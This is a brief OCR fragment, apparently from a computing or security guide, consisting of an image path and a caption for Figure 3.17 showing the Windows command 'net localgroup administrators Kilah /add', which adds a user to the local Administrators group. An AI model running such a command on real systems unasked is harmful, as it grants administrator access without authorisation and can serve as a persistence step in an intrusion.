

Figure 3.17
For administrator: *net localgroup administrators Kilah /add*